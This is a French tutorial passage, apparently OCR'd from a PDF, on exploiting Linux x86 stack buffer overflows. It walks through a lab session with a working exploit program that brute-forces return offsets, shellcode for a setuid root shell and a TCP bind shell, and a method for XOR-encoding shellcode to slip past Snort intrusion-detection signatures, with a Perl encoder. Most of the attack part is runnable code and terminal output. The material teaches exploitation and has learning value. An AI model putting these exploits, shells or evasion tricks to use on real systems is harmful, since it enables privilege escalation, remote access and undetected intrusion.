deimos@l33tb0x:~/stackoverflow/sc $ cat >test.c
char sc[] =
"\x6a\x50\x80\x34\x24\x50\x6a\x72\x66\x68\x64\x69\x68\x74\x65\x73\x74\x31\
xc0\xb0\x28\x89\xe3\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";

int main(int argc, char **argv) {
    int (*shellcode)() = (int (*)())sc;
    shellcode();

    return 0;
}

deimos@l33tb0x:~/stackoverflow/sc $ gcc -o test test.c
test.c: Dans la fonction « main »:
test.c:5: attention : use of cast expressions as lvalues is deprecated
deimos@l33tb0x:~/stackoverflow/sc $ mkdir testdir
deimos@l33tb0x:~/stackoverflow/sc $ ls
exploit  exploit.c  shellcode  shellcode.asm  shellcode.o  test  test.c  testdir
deimos@l33tb0x:~/stackoverflow/sc $ ./test
deimos@l33tb0x:~/stackoverflow/sc $ ls
exploit  exploit.c  shellcode  shellcode.asm  shellcode.o  test  test.c
```

Le répertoire est correctement supprimé et l'exécutable ne *segfault* pas ; tout est correct. Maintenant que le *shellcode* est prêt pour une exploitation de faille, récapitulons ce que va contenir notre *buffer* :

- Notre *shellcode*
- L'adresse de retour avec laquelle EIP doit être écrasé, c'est-à-dire l'adresse mémoire de notre *shellcode*. Celui-ci se trouve dans la pile étant donné que nous traitons ici un cas de *stack overflow*, donc elle avoisinera l'adresse 0xbfffxxxx.

Cet ensemble d'octets est appelé un *payload* et doit avoir comme taille celle du *buffer* + 4 octets (écrasement de EBP) + 4 octets (écrasement de EIP).

Il nous reste à trouver emplacement où se trouve notre *shellcode* dans la pile. Pour cela, il faut d'abord connaître l'adresse de base de la pile (*stack base address*) qui est statique sous les noyaux linux 2.4.x ou précédents et sur les noyaux 2.6.x lorsque /proc/sys/kernel/randomize_va_space est à 0. On utilise la fonction *__asm__()* de gcc afin d'écrire de l'assembleur « inline » et obtenir cette adresse (qui toutefois change d'un *kernel* à un autre) :

```
deimos@l33tb0x:~/stackoverflow $ su
Password:
root@l33tb0x:/home/deimos/stackoverflow $ cat >/proc/sys/kernel/randomize_va_space
0
root@l33tb0x:/home/deimos/stackoverflow $ exit
deimos@l33tb0x:~/stackoverflow $ cat >find_esp.c
#include <stdio.h>

long find_esp() {
	__asm__("movl %esp, %eax");
}

int main() {
	printf("Stack Pointer : 0x%x\n", find_esp());
	return 0;
}

deimos@l33tb0x:~/stackoverflow $ for i in `seq 3`; do ./find_esp; done
Stack Pointer : 0xbffff9a8
Stack Pointer : 0xbffff9a8
Stack Pointer : 0xbffff9a8
deimos@l33tb0x:~/stackoverflow $
```

Cependant, comment connaître le décalage (*offset*) que possède l'adresse de notre *shellcode* dans la pile par rapport à cette adresse ? Nous savons que la pile croît vers les adresses basses ; de ce fait notre *shellcode* se situera à une adresse inférieure à 0xbffff9a8. Nous allons adopter une méthode par brute force, c'est-à-dire tenter toute une plage d'adresse mémoire. Pour cela, préparons notre exploit :

```
deimos@l33tb0x:~/stackoverflow $ cat >exploit.c
#include <malloc.h>

char shellcode[] =
"\x90\x90\x90\x6a\x50\x80\x34\x24\x50\x6a\x72\x66\x68\x64\x69\x68\x74\x65\x73\
x74\x31\xc0\xb0\x28\x89\xe3\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";

unsigned long find_esp() {
      __asm__("movl %esp, %eax");
}

int main(int argc, char **argv) {
      if(argc < 3) {
            printf("Usage : %s [offset] [buffer_size]\n", argv[0]);
            return 1;
      }

      char *buff, *ptr_buff;
      unsigned long ret, *ptr_ret;
      int i;
      unsigned int offset, buffer_size;

      offset = atoi(argv[1]);
      buffer_size = atoi(argv[2]);

      buff = (char *)malloc(buffer_size + 2*4);
      ptr_buff = buff;

      for(i=0; i<strlen(shellcode); i++)
            *(ptr_buff++) = shellcode[i];

      ptr_ret = (long *)ptr_buff;
      ret = find_esp() + offset;
```

```
        for(i=0; i<(buffer_size+8-strlen(shellcode))/4; i++)
                *(ptr_ret++) = ret;

        ptr_buff = (char *)ptr_ret;
        *ptr_buff = 0;

        execl("./vuln", "./vuln", buff, NULL);

        return 0;
}

deimos@l33tb0x:~/stackoverflow $
```

Dans un premier temps, on alloue de l'espace avec *malloc()* pour notre *buffer* à la taille *buffer_size* entrée en paramètre + 8 octets pour EBP et EIP. Puis on remplit celui-ci avec notre shellcode (1ère boucle *for*) et avec l'adresse de retour (*ret*) répétée jusqu'à débordement du tampon (2nde boucle *for*).

On remarque qu'au début de notre *shellcode*, 3 octets de code hexadécimal 0x90 ont été rajoutés. Ces opcodes correspondent à l'instruction NOP (*No OPeration*) et sont présents uniquement pour que le *shellcode* ait une taille de multiple de 4 octets. On comprend bien que dans le cas inverse, EIP serait écrasé avec une mauvaise adresse de retour, comme par exemple 0xfae6bfff à la place de 0xbffffae6, ceci étant dû à un décalage de 1 à 3 octets …

Tout est prêt, reste à lancer notre *exploit* dans une boucle en utilisant un peu de *shell scripting*.

```
deimos@l33tb0x:~/stackoverflow $ for i in `seq 100 10 600`; do echo "Tentative à
l'offset $i"; ./exploit $i 120; done
Tentative à l'offset 100
Quit
Erreur de segmentation (core dumped)
Tentative à l'offset 110
Quit
Instruction illégale (core dumped)
Tentative à l'offset 120
Quit
```

```
Erreur de segmentation (core dumped)
Tentative à l'offset 130
Quit
Erreur de segmentation (core dumped)

[...]

Tentative à l'offset 370
Quit
Erreur de segmentation (core dumped)
Tentative à l'offset 380
Quit
Tentative à l'offset 390
Quit
Tentative à l'offset 400
Quit
Erreur de segmentation (core dumped)
Tentative à l'offset 410
Quit
Erreur de segmentation (core dumped)
Tentative à l'offset 420
Quit
Erreur de segmentation (core dumped)

[...]
deimos@l33tb0x:~/stackoverflow $
```

On remarque qu'entre les offsets 380 et 400, le programme quitte normalement, sans signal *segfault*. On se doute alors que le flux d'exécution passe par notre syscall *exit*, et donc qu'une partie de notre *shellcode* est exécuté. Afin de connaître l'adresse exacte avec laquelle écraser EIP pour que tout notre *shellcode* se lance, il suffit d'examiner l'état de la pile lors du *segfault* obtenu avec l'offset le plus proche (on aurait pu directement faire ça, mais ici, nous avons un espace de 10 octets au maximum à lire afin de tomber sur le début du *shellcode*).

```
deimos@l33tb0x:~/stackoverflow $ ./exploit 370 120
Quit
Erreur de segmentation (core dumped)
```


```
deimos@l33tb0x:~/stackoverflow $ gdb ./vuln core
[...]
Core was generated by `./vuln
jP4$Pjrfhdihtest1À°(ãÍ1À°1ÛÍÚúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿Úúÿ¿'.
Program terminated with signal 11, Segmentation fault.

Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0xbffffada in ?? ()
(gdb) p $eip
$1 = (void *) 0xbffffada
(gdb) p $ebp
$2 = (void *) 0xbffffada
(gdb) x/32x $eip
0xbffffada:    0x2f2e0000     0x6e6c7576     0x90909000     0x3480506a
0xbffffaea:    0x726a5024     0x69646866     0x73657468     0xb0c03174
0xbffffafa:    0xcde38928     0xb0c03180     0xcddb3101     0xfffada80
0xbffffb0a:    0xfffadabf     0xfffadabf     0xfffadabf     0xfffadabf
0xbffffb1a:    0xfffadabf     0xfffadabf     0xfffadabf     0xfffadabf
0xbffffb2a:    0xfffadabf     0xfffadabf     0xfffadabf     0xfffadabf
0xbffffb3a:    0xfffadabf     0xfffadabf     0xfffadabf     0xfffadabf
0xbffffb4a:    0xfffadabf     0xfffadabf     0xfffadabf     0xfffadabf
(gdb) quit
deimos@l33tb0x:~/stackoverflow $
```

On vérifie rapidement que EIP et EBP ont bien été écrasés avec l'adresse de retour voulue (au cas où …), puis on visionne les 32 octets qui suivent EIP qui se situe donc dans la pile. Rappelons-nous le début de notre *shellcode* : « \x90\x90\x90\x6a\x50\x80 ». On l'aperçoit 9 octets après 0xbffffada. Une trentaine d'octets plus loin se situe la répétition de l'adresse de retour, ce qui nous convainc que le début de notre code se situe à 0xbffffae3, soit un *offset* de 379 octets par rapport à l'adresse de base de la pile.

```
deimos@l33tb0x:~/stackoverflow $ mkdir testdir
deimos@l33tb0x:~/stackoverflow $ ls
core exploit exploit.c get_esp get_esp.c notes.txt notes.txt~ sc testdir vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ ./exploit 379 120
Quit
deimos@l33tb0x:~/stackoverflow $ ls
core exploit exploit.c get_esp get_esp.c notes.txt notes.txt~ sc vuln vuln.c
deimos@l33tb0x:~/stackoverflow $
```

Notre exploitation s'est passée comme prévue. Cependant, imaginez-vous dans un contexte autre que celui-ci, c'est-à-dire où le processus vulnérable ne tourne pas en local et où vous ne connaissez ni la version exacte du noyau Linux installée ni l'adresse de la base de la pile. Connaître l'offset du *shellcode* à un octet près est donc délicat. C'est pourquoi la technique de remplissage d'opcodes NOP est utilisée très fréquemment dans les *exploits*.

Le premier schéma est celui de notre *payload* actuel, et le second celui avec NOP :



On se rend compte qu'avec cette technique, nous passons d'une marge d'erreur possible de un octet à (taille du *buffer*) – (taille du *shellcode*) octets. Dans le cas précédent, nous avions un *shellcode* de 36 octets et un *buffer* de 120 octets ; nous avons alors une marge d'erreur de 84 octets.

Voici donc notre nouvel *exploit* :

```
deimos@l33tb0x:~/stackoverflow $ cat >exploit.c
#include <malloc.h>

char shellcode[] =
"\x6a\x50\x80\x34\x24\x50\x6a\x72\x66\x68\x64\x69\x68\x74\x65\x73\x74\x31\xc
0\xb0\x28\x89\xe3\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";
```

```
unsigned long find_esp() {
	__asm__("movl %esp, %eax");
}

int main(int argc, char **argv) {
	if(argc < 3) {
		printf("Usage : %s [offset] [buffer_size]\n", argv[0]);
		return 1;
	}

	char *buff, *ptr_buff;
	unsigned long ret, *ptr_ret;
	int i;
	unsigned int offset, buffer_size;

	offset = atoi(argv[1]);
	buffer_size = atoi(argv[2]);

	buff = (char *)malloc(buffer_size + 2*4);
	ptr_buff = buff;

	memset(ptr_buff, '\x90', buffer_size - strlen(shellcode));
	ptr_buff += buffer_size - strlen(shellcode);

	for(i=0; i<strlen(shellcode); i++)
		*(ptr_buff++) = shellcode[i];

	ptr_ret = (long *)ptr_buff;
	ret = find_esp() + offset;

	for(i=0; i<2; i++)
		*(ptr_ret++) = ret;

	ptr_buff = (char *)ptr_ret;
	*ptr_buff = 0;

	execl("./vuln", "./vuln", buff, NULL);

	return 0;
}
```

```
deimos@l33tb0x:~/stackoverflow $ mkdir testdir
deimos@l33tb0x:~/stackoverflow $ ls
exploit exploit.c get_esp get_esp.c notes.txt notes.txt~ sc testdir vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ ./exploit 370 120
Quit
deimos@l33tb0x:~/stackoverflow $ ls
exploit exploit.c get_esp get_esp.c notes.txt notes.txt~ sc vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ mkdir testdir
deimos@l33tb0x:~/stackoverflow $ ./exploit 430 120
Quit
deimos@l33tb0x:~/stackoverflow $ ls
exploit exploit.c get_esp get_esp.c notes.txt notes.txt~ sc vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ mkdir testdir
deimos@l33tb0x:~/stackoverflow $ ./exploit 450 120
Quit
deimos@l33tb0x:~/stackoverflow $ ls
exploit exploit.c get_esp get_esp.c notes.txt notes.txt~ sc vuln vuln.c
```

Le *proof of concept* est ci-dessus ; notre *shellcode* se charge sans encombre de l'offset 370 à 450, c'est-à-dire dans une zone d'environ 80 octets : celle où se trouvent les NOPs.

3.4. Exemples de shellcode

Notre exemple précédent était fort sympathique, mais malheureusement pas très utile. Voyons à présent une partie de ce que l'on peut faire avec les *syscall*, et donc avec un *shellcode*.

Le premier *shellcode* que j'ai codé pour cet article est un classique : il permet d'obtenir en local un *shell root* (à condition que le binaire ai le bit suid à 1) grâce aux *syscalls sys_setuid*, *sys_setgid* et *execve*. Il suffit donc d'appeler successivement *setuid(0)*, *setgid(0)* et *execve('/bin/sh', {'/bin/sh', NULL}, NULL)*.

```
deimos@l33tb0x:~/stackoverflow/shellcode $ cat >shell_root.asm
BITS 32

global _start

segment .text

_start:
	; int setuid(uid_t uid)
	xor eax, eax
	mov al, 0x17			; sys_setuid
	xor ebx, ebx
	int 0x80

	; int setgid(gid_t gid);
	xor eax, eax
	mov al, 0x2e			; sys_setgid
	xor ebx, ebx
	int 0x80

	; int execve (const char *fichier, char * constargv [], char * constenvp[])
	xor eax, eax
	mov al, 0x0b			; sys_execve
	push byte 0x50
	xor [esp], byte 0x50
	push byte 0x68
	push word 0x732f
	push 0x6e69622f
	mov ebx, esp
	xor edx, edx
	push edx
	push ebx
	mov ecx, esp
	int 0x80

	; void exit (int status)
	xor eax, eax
	mov al, 0x01
	xor ebx, ebx
	int 0x80
```

```
deimos@l33tb0x:~/stackoverflow/shellcode $ cat >test.c
char sc[] =
"\x31\xc0\xb0\x17\x31\xdb\xcd\x80\x31\xc0\xb0\x2e\x31\xdb\xcd\x80\x31\xc0\xb0
\x0b\x6a\x50\x80\x34\x24\x50\x6a\x68\x66\x68\x2f\x73\x68\x2f\x62\x69\x6e\x89\
xe3\x31\xd2\x52\x54\x89\xe1\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";

int main() {
   int (*shellcode)();
   (int) shellcode = sc;
   shellcode();
}

deimos@l33tb0x:~/stackoverflow/shellcode $ gcc -o test test.c
test.c: Dans la fonction « main »:
test.c:5: attention : use of cast expressions as lvalues is deprecated
deimos@l33tb0x:~/stackoverflow/shellcode $ su
Password:
l33tb0x:/home/deimos/stackoverflow/shellcode# chown root:root test
l33tb0x:/home/deimos/stackoverflow/shellcode# chmod ug+xs test
l33tb0x:/home/deimos/stackoverflow/shellcode# exit
exit
deimos@l33tb0x:~/stackoverflow/shellcode $ id
uid=1000(deimos) gid=1000(deimos)
deimos@l33tb0x:~/stackoverflow/shellcode $ ./test
l33tb0x:/home/deimos/stackoverflow/shellcode# id
uid=0(root) gid=0(root)
```

Le second *shellcode* est un peu plus complexe, étant donné qu'il faut y manipuler des structures et un nombre plus importants de fonctions. Il s'agit d'un *bind shell*, c'est-à-dire un *shell* lié à une *socket* (connexion).

Toutes les fonctions sur les *socket* telles que *socket(), bind(),* … sont appelées par l'intermédiaire du *syscall sys_socketcall*. Le numéro du *syscall* étant toujours contenu par EAX, c'est le registre EBX qui permet de choisir la fonction désirée ; voici la liste des valeurs correspondantes aux différentes fonctions (extrait de *include/linux/net.h*) :

```
#define SYS_SOCKET     1          /* sys_socket(2)          */
#define SYS_BIND       2          /* sys_bind(2)           */
#define SYS_CONNECT    3          /* sys_connect(2)         */
#define SYS_LISTEN     4          /* sys_listen(2)         */
```

```
#define SYS_ACCEPT      5       /* sys_accept(2)          */
#define SYS_GETSOCKNAME 6       /* sys_getsockname(2)     */
#define SYS_GETPEERNAME 7       /* sys_getpeername(2)     */
#define SYS_SOCKETPAIR  8       /* sys_socketpair(2)      */
#define SYS_SEND        9       /* sys_send(2)            */
#define SYS_RECV        10      /* sys_recv(2)            */
#define SYS_SENDTO      11      /* sys_sendto(2)          */
#define SYS_RECVFROM    12      /* sys_recvfrom(2)        */
#define SYS_SHUTDOWN    13      /* sys_shutdown(2)        */
#define SYS_SETSOCKOPT  14      /* sys_setsockopt(2)      */
#define SYS_GETSOCKOPT  15      /* sys_getsockopt(2)      */
#define SYS_SENDMSG     16      /* sys_sendmsg(2)         */
#define SYS_RECVMSG     17      /* sys_recvmsg(2)         */
```

Les structures suivantes pourraient également nous être utiles (extrait de *include/netinet/in.h*) :

```
struct sockaddr_in {
      short   sin_family;
      u_short sin_port;
      struct  in_addr sin_addr;
      char    sin_zero[8];
};

struct in_addr {
   unsigned long s_addr;
};
```

On peut ainsi se lancer sans problème dans la programmation de notre *shellcode* (à condition de connaître un peu les *sockets* UNIX). Comme dans le code assembleur précédent, j'ai préféré créer un *shellcode* compréhensible à la première lecture plutôt qu'un *shellcode* extrêmement optimisé et dont la lisibilité est bien plus difficile pour un débutant. A vous de le rendre le plus court possible, sachant que le plus petit *bind shell* tient en un peu moins de 80 octets …

```
deimos@l33tb0x:~/stackoverflow/bind_shell $ cat >bind_shell.asm
BITS 32

global _start

segment .text

_start:
	; int socket(int domain, int type, int protocol)
	;
	xor eax, eax
	mov al, 0x66		; sys_socketcall
	xor ebx, ebx
	inc bl			; socket()
	xor edx, edx
	mov dl, 0x06
	push edx		; protocol = TCP
	mov dl, 0x01
	push edx		; type = SOCK_STREAM
	mov dl, 0x02
	push edx		; domain = AF_INET
	mov ecx, esp		; adresse des arguments
	int 0x80

	; int bind(int sockfd, struct sockaddr *my_addr, socklen_t addrlen)
	;
	mov edi, eax		; sauvegarde du descripteur de socket serveur
	xor eax, eax
	mov al, 0x66		; sys_socketcall
	xor ebx, ebx
	mov bl, 0x02		; bind()
	xor edx, edx
	push edx
	push edx		; padding
	push edx		; adresse IP 0.0.0.0
	push word 0x9999	; port 39321
	mov dl, 0x02
	push dx			; PF_INET
	mov edx, esp		; my_addr
	xor ecx, ecx
	mov cl, 0x10
```

```
push ecx            ; addrlen = 0x10
push edx            ; my_addr
push edi            ; sockfd = descripteur de socket serveur
mov ecx, esp        ; adresse des arguments
int 0x80

; int listen(int s, int backlog)
;
xor eax, eax
mov al, 0x66        ; sys_socketcall
xor ebx, ebx
mov bl, 0x04        ; listen()
xor edx, edx
inc edx
push edx            ; backlog = 1
push edi            ; s = descripteur de socket serveur
mov ecx, esp        ; adresse des arguments
int 0x80

; int accept(int s, struct sockaddr *addr, socklen_t *addrlen)
;
xor eax, eax
mov al, 0x66        ; sys_socketcall
xor ebx, ebx
mov bl, 0x05        ; accept()
xor edx, edx
push edx            ; addrlen = NULL
push edx            ; addr = NULL
push edi            ; s = descripteur de socket
mov ecx, esp        ; adresse des arguments serveur
int 0x80

; int dup2(int oldfd, int newfd);
;
mov ebx, eax        ; sauvegarde du descripteur de socket client
xor eax, eax
mov al, 0x3f        ; sys_dup2
xor ecx, ecx
int 0x80
```

```
; int dup2(int oldfd, int newfd)
;
xor eax, eax
mov al, 0x3f            ; sys_dup2
inc ecx
int 0x80

; int dup2(int oldfd, int newfd)
;
xor eax, eax
mov al, 0x3f            ; sys_dup2
inc ecx
int 0x80

; int execve (const char *fichier, char * constargv [], char * constenvp[])
;
xor eax, eax
mov al, 0x0b            ; sys_execve
push byte 0x50
xor [esp], byte 0x50
push byte 0x68
push 0x7361622f
push 0x6e69622f
mov ebx, esp
xor edx, edx
push edx
push ebx
mov ecx, esp
int 0x80
```

4. Techniques avancées de programmation de shellcode

Dans cette partie nous allons aborder des *shellcodes* d'une forme plutôt particulière qui se modifient eux-mêmes, d'où l'appellation *shellcode polymorphique*. Voyons à présent les avantages (et inconvénients) du polymorphisme.

Lors des exploitations de *buffer overflow* à distance, les paquets qui contiennent le *payload* peuvent être intercepté et examiné par un NIDS (*Network Based Intrusion Detection System*) tel que Snort sous les systèmes GNU/Linux. Ces systèmes de détection d'intrusion disposent d'une base de données de signatures, similaire à celle d'un antivirus, afin de détecter des flux réseaux malveillants.

Snort dispose d'un ensemble de signatures dans le dossier */etc/snortrules/*. Les règles de filtrage de Snort sont généralement de la forme :

```
action protocole ip_source port_source -> ip_dest port_dest(options de règle)

Exemples :
# journalise tous les flux externes provenant d'un port source supérieur à 1024 et à
# destination du port 80 sur la plage 192.168.0.1 – 192.168.0.255
log tcp any :1024 -> 192.168.0.0/24 80

# donne le message d'alerte et journalise les flux externes provenant de tout port et
# à destination du port 22
alert tcp any any -> 192.168.0.0/24 22(msg :"Exploit SSH – NOPs detected";
content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|";)
```

Les règles de Snort couvrent de très nombreux domaines ; en effet on en trouve pour détecter les flux sortants de Peer to Peer, de messageries instantanées et de *backdoors* mais également afin de donner l'alerte en cas de flux entrants suspects, comme par exemple une suite d'octets '\x90' (*NOP)* qui est souvent synonyme de *shellcode*.

Les *shellcodes* peuvent être détectés de nombreuses manières, étant donné leur structure commune :

- Une suite de plusieurs dizaines (voire centaines) d'octets *NOPs*
- La présence de *syscall* et donc de l'interruption 0x80 : l'instruction « int 0x80 » correspond aux opcodes 0xCD80
- La présence d'une chaîne de caractères suspecte pouvant être utilisée avec *execve()* par exemple, comme « /bin/sh »
- La répétition en fin de chaîne de l'adresse de retour, de la forme 0xbfffxxxx

Si l'on jette un œil aux fichiers */etc/snort/rules/shellcode.rules* et */etc/snort/rules/exploit.rules*, on constate que Snort la base de données de signatures sur les *shellcodes* de Snort n'est pas très exhaustive. Toutefois certaines peuvent être gênantes si l'on veut rester « stealth ». La réponse à ce souci se trouve dans le polymorphisme des *shellcodes*, qui va nous permettre de bypasser ces règles assez facilement.


```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE
x86 setgid 0"; content:"|B0 B5 CD 80|"; reference:arachnids,284; classtype:system-
call-detect; sid:649; rev:8;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE
x86 setuid 0"; content:"|B0 17 CD 80|"; reference:arachnids,436; classtype:system-
call-detect; sid:650; rev:8;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE
x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth:128;
reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:7;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE
Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
reference:arachnids,343; classtype:shellcode-detect; sid:652; rev:9;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT ssh CRC32 overflow
/bin/sh"; flow:to_server,established; content:"/bin/sh"; reference:bugtraq,2347;
reference:cve,2001-0144; reference:cve,2001-0572; classtype:shellcode-detect;
sid:1324; rev:6;)
```

Ce polymorphisme permet également au *shellcode* initial de contenir des octets NULL ; ceci étant dû à l'encodage des octets. De ce fait il sera possible d'optimiser parfois un peu plus le code assembleur, mais ce gain de *bytes* sera perdu car le plus gros inconvénient du polymorphisme est le gain de taille en octets, dû au rajout de la routine de décryptage.

La première partie de ce chapitre sera consacrée aux *shellcodes polymorphiques* de base, puis nous verrons un second type de polymorphisme plus avancé qui nous permettra d'obtenir un *shellcode* entièrement alphanumérique, c'est-à-dire sans aucun caractère autre que [0-9A-Za-z]. Enfin, la dernière partie traitera du camouflage des *NOPs*, puisqu'ils constituent souvent une signature du *payload*, comme on le voit dans le fichier de règles de Snort.

4.1. Shellcode polymorphique

Avant de se lancer dans la programmation assembleur, un peu de théorie afin de définir clairement la structure de notre *shellcode polymorphique*. Le schéma suivant présente la composition de notre *payload* :



Les étapes pour coder un tel *shellcode* sont donc les suivantes :

- Coder le *shellcode* de base
- Le crypter par XOR avec une clé de 8 bits incrémentée à chaque itération, en vérifiant qu'aucun octet ne soit NULL dans le *shellcode* encodé
- Coder la routine de décryptage, qui précèdera évidemment le *shellcode* crypté

D'autres algorithmes basiques de cryptage sont possibles hormis le chiffrage par XOR (voir en Annexes pour les propriétés mathématiques du XOR) ; on peut également utiliser une simple soustraction (avec l'instruction *SUB*) ou addition (*ADD*). Le but n'est pas d'obtenir un cryptage puissant, mais uniquement de cacher les suites d'instructions susceptibles d'être détectées par les *NIDS*.

Il est obligatoire d'utiliser une clé incrémentée (ou décrémentée) au codage de chaque octet car dans le cas contraire, on risquerait (dans le cas de *shellcode* de taille moyenne ou grande) d'obtenir des octets *NULL*. Par exemple, si nous devons encoder les opcodes suivants avec la clé 0x6a, nous obtiendrons un octet *NULL*, et plus la taille du *shellcode* augmente, plus le choix de clé d'encodage sera restreint (voire nul).

```
\x31\xc0\xb0\x17\x31\xdb\xcd\x80\x31\xc0\xb0\x2e\x31\xdb\xcd\x80\x31\xc0\x
b0\x0b\x6a\x50\x80\x34\x24\x50\x6a\x68\x66\x68\x2f\x73\x68\x2f\x62\x69\x6e
\x89\xe3\x31\xd2\x52\x54\x89\xe1\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

C'est pourquoi nous adoptons un cryptage avec « clé glissante », c'est-à-dire modifiée à chaque itération. Pour les premiers octets du *shellcode* ci-dessus (qui nous rend un *shell root*), l'encodage donnerait comme résultat :

0x31 ^ 0x6a = 0x5b
0xc0 ^ 0x6b = 0xab
0xb0 ^ 0x6c = 0xdc

La routine de décryptage effectue exactement la même opération algébrique, étant donné que le OU exclusif (XOR) est symétrique :

0x5b ^ 0x6a = 0x31
0xab ^ 0x6b = 0xc0
0xdc ^ 0x6c = 0xb0

Voici donc la carcasse de notre *shellcode polymorphique* en langage assembleur :

```
BITS 32

segment .text

global _start

_start:
jmp short data

decrypt:                ; routine de décryptage
pop reg_offset
[…]                     ; remise à zero des registres
mov reg_key, 0xxx       ; registre contenant la clé de décyptage
mov reg_length, 0xea    ; registre contenant la longueur du shellcode

boucle:                 ; boucle de décryptage
mov reg_acc, [reg_offset]
xor reg_acc, reg_key
mov [reg_offset], reg_acc
inc reg_offset          ; on passe à l'octet suivant
inc reg_key             ; incrémentation de la clé
dec reg_length
jnz boucle
jmp short shellcode

data:
call decrypt
shellcode:
db 0x..                 ; shellcode crypté
```

En optimisant au maximum la routine de décryptage, elle peut tenir en environ 25 octets. De plus, passer son *shellcode* par un cryptage XOR ne coûte pas grand chose : les quelques lignes suivantes de Perl peuvent venir à votre secours …

```
deimos@l33tb0x:~ $ cat >sc_xor.pl
#!/usr/bin/perl

use strict;
use vars qw(@content $opcode $key);

if($#ARGV < 0) {
   print "Usage : perl sc_xor.pl [file]\n";
   exit(1);
}

open FILE, "<$ARGV[0]";
$_ = <FILE>;
close FILE;

$key = int(rand(255)) + 1;
@content = split '';

print "Key : 0x".unpack("H*", pack("C", $key))."\n";
print "Size : 0x".unpack("H*", pack("C", $#content))."\n";

foreach $opcode (@content) {
   $opcode = $opcode ^ pack("C", $key++);
   print "0x".unpack("H*", $opcode).", ";
}

deimos@l33tb0x:~ $ perl sc_xor.pl shellcode
Key : 0xe6
0xd7, 0x27, 0x58, 0xfe, 0xdb, 0x30, 0x21, 0x6d, 0xdf, 0x2f, 0x40, 0xdf, 0xc3, 0x
28, 0x39, 0x75, 0xc7, 0x37, 0x48, 0xf2, 0x90, 0xab, 0x7c, 0xc9, 0xda, 0xaf, 0x6a
, 0x69, 0x64, 0x6b, 0x2b, 0x76, 0x6e, 0x28, 0x6a, 0x60, 0x64, 0x82, 0xef, 0x3c,
0xdc, 0x5d, 0x44, 0x98, 0xf3, 0xde, 0x94, 0x24, 0xd6, 0xa7, 0x19, 0x28, 0xc1, 0x
d6, 0x9c,
```

Vérifions rapidement que notre script Perl effectue le bon algorithme avec les premiers octets du *shellcode* (*shell_root.asm*):

0x31 ^ 0xe6 = 0xd7
0xc0 ^ 0xe7 = 0x27
